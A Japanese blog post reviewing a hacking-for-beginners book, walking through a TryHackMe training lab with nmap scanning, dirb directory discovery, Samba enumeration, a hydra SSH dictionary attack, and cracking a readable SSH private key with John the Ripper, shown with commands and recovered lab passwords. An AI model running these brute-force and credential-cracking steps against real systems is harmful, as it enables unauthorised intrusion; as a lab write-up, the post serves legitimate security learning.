## 7日間でハッキングをはじめる本 TryHackMeを使って身体で覚え る攻撃手法と脆弱性





Windows持っていたら比較的誰でもできるようにハッキングって具体的に何?という部分が学習できます。

今回は書籍の内容の2日目までを具体的に紹介!

#### はじめに

ハッキングは、**コンピューターシステムやネットワークに不正に 侵入し、機密情報を盗み出したり、システムを破壊したりする行為**を指します。 ハッカーは、セキュリティシステムを回避する ためにさまざまな手法を使用し、ソフトウェアの脆弱性を悪用したり、ソーシャルエンジニアリングを行ったりします。

....はい。犯罪です。不正アクセス禁止法(通称)違反、ウイルス作成罪(通称)、電子計算機損壊等業務妨害罪などに該当します。やめましょう。


では、どうするの?

攻撃用サイトがあります!

### TryHackMe



網羅的にサイバーセキュリティを学べるのでオススメです。




TryHackMeを使うといってもハッキングにはいくつか必要なツールがあります。ハッキングのツールというよりセキュリティの監査で使うようなツールといった方が正しい。これらを都度容易すると大変なのでKali Linuxを使います

# The most advanced Penetration Testing Distribution

Kali Linux is an open-source, Debian-based Linux distribution geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering.

**Kernel Auditing Linux**(カーネル監査)向けに設計されたLinux distributionです。約600個のペネトレーションテスト用プログラムが初めから入っていて便利です。

書籍のDay1では以下のような環境の作成から載っており、とてもわかりやすいです。



Day2から具体的な演習が始まります。

Basic Penetration Testing → 基本的な侵入テスト

どんなことをする?

ターゲットマシンが公開しているサービスを探しましょう。 →要は侵入の入り 口

HTTPポートが開いていますね?

ブラウザで開いてみましょう?

手がかりは?

侵入できそうですか?

うかつなユーザーのアカウントで侵入しました。パスワードファイルがありますか?

別ユーザーのフォルダで見つけたど権限がなく開けません なんとかアクセス権をとれませんか。

あっ、SSHのパスワードファイルが読めますね。

SSHで入る。。。パスワードで保護されている。

解除してゴール!

具体的なところを見ていきましょう。


まずTryHackMeで課題のマシンを起動するとIPアドレスが表示されるのでそれを使ってアクセス!

そしてnmap実行

nmap:ポートスキャンするプログラム

```
# Nmap 7.94SVN scan initiated Mon Sep 16 13:43:54 2024 as: nmap -sV -Pn -oN nmap.txt -v 10.10.125.143
Increasing send delay for 10.10.125.143 from 0 to 5 due to 60 out of 198 dropped probes since last increase.

Nmap scan report for 10.10.125.143
Host is up (0.37s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT
         STATE SERVICE
                            VERSION
22/tcp
                            OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
         open ssh
80/tcp
         open http
                            Apache httpd 2.4.18 ((Ubuntu))
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp open ajp13?
8080/tcp open http-proxy?
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Sep 16 13:48:05 2024 -- 1 IP address (1 host up) scanned in 251.41 seconds
```



って感じなんですけど。以下のように考えましょう。

- sshのポートが開いている。。。だけじゃなくて。IDやパスワード、秘密鍵があれば侵入できるかも。でも、今はヒントも何もないし厳しいか。どこかにヒントがないかな
- httpが開いている。ヒントねぇかな
- Sambaのポートが開いている。フォルダ共有してるんじゃない。

まず、HTTP見てみるか。

### Undergoing maintenance

### Please check back later

まだ、作りかけ。。。 とりあえず、ソースコードを見てみると

```
rを折り返す □

*html>

*h1>Undergoing maintenance</h1>

*h4>Please check back later</h4>

***

*ch4>Please check back later</h4>

*ch4>Please check our dev note section if you need to know what to work on. -->

**

**

*/html>
```

note sectionを見てって言ってるから共有してるんじゃない。とはいえ、直リンが張られていない場所を探すことは大変。どうするか。

dirbというwebアプリケーションの監査を支援するソフトを使いましょう。


dirb <url\_base> [<wordlist\_file(s)>] [options]

\*<url\_base>:スキャンするベースURL。セッションを再開するには-resumeを使用してください。

\*<wordlist\_file(s)>: ワードファイルのリスト。(ワードファイル1,ワードファイル2,ワードファイル3...)

ワードファイルが辞書ファイルとか言われるものです。

これを使うと、http;//10.〇.〇.〇/developmentというがURLが見つかります。ここをアクセスすると。。。



### j.txtを見ると


etc/shadowの中身を監査して、脆弱な認証情報がないことを確認したんですが、あなたのハッシュは本当に簡単にクラックできました。パスワードのポリシーはご存知でしょうから、それに従ってください。早急にパスワードを変更してください。- K -

うん。jがアウトなことしていますね。

jさんの名前がわかれば侵入できそう。。。

ひととうりWebから漁れる部分は漁ったので次はSambaのポートからファイル共有 を見ていきましょうか。

samclientで共有フォルダを見てみると



Anonymousという共有フォルダを見るとstaff.txtというテキストがあったので、そこからjanとkayというユーザーがいました。

ここまでの情報を整理すると、

- sshが開いている
- JanさんとKayさんがいる
- Janさんのパスワードは脆弱

Janのパスワードをクラックしましょうか 辞書攻撃しましょう。

### 辞書攻擊

ブルートフォースアタック(総当たり攻撃)の一種です。 ブルートフォースアタックは、あらゆる文字列を機械的に試行し続け、正解のパスワードを探し出す攻撃手法です。

hydraというブルートフォースでパスワードをクラッキングできるツールを使いましょう。きっと監査のためのツールです。

hydra -l <対象ユーザ名> -P <辞書ファイルパス> ssh://<攻撃先のIP> -t 4

```
DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l: 14344399), ~3586100 tries per task

[DATA] attacking ssh://10.10.125.143:22/

[STATUS] 68.00 tries/min, 68 tries in 00:01h, 14344331 to do in 3515:47h, tive

[STATUS] 74.67 tries/min, 224 tries in 00:03h, 14344175 to do in 3201:50h, active

[STATUS] 71.71 tries/min, 502 tries in 00:07h, 14343897 to do in 3333:35h, active

[22][ssh] host: 10.10.125.143 login: jan password: armando

1 of 1 target successfully completed, 1 valid password found

4ydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-16
```

はい。これでssh jan@<マシンのIP>を入れてパスワードを入れたら侵入できました。

janさんは迂闊な人なのであまり立場がよくないようですね。重要なファイルへのア クセス権限がありません。

kayさんのフォルダに大事そうなフォルダがありましたが当然アクセス権はありませんでした。 ただ、

```
jan@basic2:~$ ls -l'/home/kay/.ssh/id_rsa
-rw-r--r-- 1 kay kay 3326 Apr 19 2018 /home/kay/.ssh/id_rsa
```

Kayさんのsshの秘密鍵は読み込めますね。次はここから

**John the Ripper**というハッシュから弱いパスワードを解析できるツールがあります。きっと監査のためのツールです。

```
(kali® kali)-[~/7DaysHacking/Day2]
$ ssh2john kay_id_rsa
```

beeswaxというパスワードが見つかったので、sshでアクセスすると

```
-(kali®kali)-[~/7DaysHacking/Day2]
-$ ssh -i kay_id_rsa kay@10.10.125.143
nter passphrase for key 'kay_id_rsa':
/elcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management:
                 https://landscape.canonical.com
                  https://ubuntu.com/advantage
* Support:
 packages can be updated.
 updates are security updates.
ast login: Mon Apr 23 16:04:07 2018 from 192.168.56.102.
av@basic2:~$ ls
ass.bak
(ay@basic2:~$ cat pass.bak
eresareallystrongpasswordthatfollowsthepasswordpolicy$$
av@basic2:~$
```

なにかのパスワードが見れました